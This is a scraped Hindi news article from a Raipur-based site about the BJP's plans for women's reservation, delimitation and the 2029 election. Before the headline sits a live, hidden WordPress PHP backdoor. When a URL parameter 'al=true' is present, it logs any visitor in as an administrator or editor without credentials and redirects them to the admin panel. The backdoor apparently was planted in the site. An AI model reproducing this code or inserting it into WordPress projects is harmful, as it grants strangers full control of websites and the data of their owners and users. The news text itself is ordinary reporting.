// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); महिला आरक्षण बिल और परिसीमन से बड़ा दांव खेल रही भाजपा, क्या मिशन 2029 की तैयारी शुरू? – प्रत्युषा आशा की नयी किरण
देश

महिला आरक्षण बिल और परिसीमन से बड़ा दांव खेल रही भाजपा, क्या मिशन 2029 की तैयारी शुरू?

नई दिल्ली

 संसद का वर्तमान बजट सत्र बढ़ा दिया गया है। इसके बाद अब 16 से 18 अप्रैल के बीच लोकसभा और राज्यसभा दोनों सदनों की 3 दिवसीय बैठक होगी। इस विस्तारित सत्र को लेकर केंद्र सरकार की बड़ी तैयारियां हैं। सरकार इस तीन दिनों की कार्यवाही के दौरान महिला आरक्षण से संबंधित नारी शक्ति वंदन अधिनियम में संशोधन से जुड़ा विधेयक ला सकती है। इसके अलावा केंद्र मेंसत्तारूढ़ बीजेपी परिसीमन की प्रक्रिया भी जल्द ही शुरू कर सकती है। रिपोर्ट्स के मुताबिक इन कदमों के साथ ही बीजेपी ने अभी से ही मिशन 2029 की तैयारी शुरू कर दी है।

जहां 2014 से पहले बीजेपी का फोकस राम मंदिर, अनुच्छेद 370 और यूनिफॉर्म सिविल कोड जैसे मुद्दों पर था, वहीं अब पार्टी नए एजेंडे के साथ आगे बढ़ रही है। महिला आरक्षण के साथ साथ ‘वन नेशन, वन इलेक्शन’ का मुद्दा भी तेजी पकड़ रहा है।बीजेपी इसे अपने बड़े सुधार के रूप में पेश करेगी और चुनाव में इसे वोट में बदलना चाहेगी।

महिलाओं को मिलेगा 33 फीसदी आरक्षण
इससे पहले केंद्र सरकार परिसीमन (डिलिमिटेशन) प्रक्रिया शुरू करने और लोकसभा और विधानसभा में 33 प्रतिशत महिला आरक्षण लागू करने की दिशा में तेजी से काम कर रही है। इसे एक रणनीतिक फैसला माना जा रहा है। ‘नारी शक्ति वंदन अधिनियम’ यानी महिला आरक्षण कानून को संसद के विस्तारित सत्र में पास कराया जा सकता है।

गौरतलब है कि यह कानून सितंबर 2023 में पास हुआ था, लेकिन इसमें लागू करने की कोईतय समय सीमा नहीं थी। अब 2029 के चुनाव को ध्यान में रखते हुए बीजेपी इसे लागू करने के लिए तैयार है।

2027 तक पूरा होगा परिसीमन
वहीं परिसीमन की प्रक्रिया भी 2027 तक पूरा होने की संभावना है। प्रस्ताव है कि लोकसभा और विधानसभा सीटों की संख्या करीब 50 प्रतिशत बढ़ाई जाए। इससे लोकसभा की कुल सीटें बढ़कर 816 हो सकती हैं, जिनमें से 272 सीटें महिलाओं के लिए आरक्षित होंगी। इससे पुरुष और महिला दोनों वर्गों को संतुलित प्रतिनिधित्व मिलेगा। परिसीमन को लेकर दक्षिण भारत में जो चिंता थी, उसे दूर करने के लिए सरकार राज्यों के बीच सीटों का अनुपात बरकरार रखने पर भीविचार कर रही है। अगर यह योजनाएं 2029 तकलागू हो जाती है, तो भारतीयराजनीति में बड़ा बदलाव देखने को मिलेगा। बीजेपी इस बदलाव का श्रेय लेकर महिला वोटरों को और मजबूत तरीके से जोड़ सकती है।

RO No. 13169/ 31

RO No. 13098/20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya PuranikPermanent Address : Yadu kirana store ke passParshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148Website : pratyushaashakinayikiran.comजनसम्पर्कविभाग – आरएसएस फीड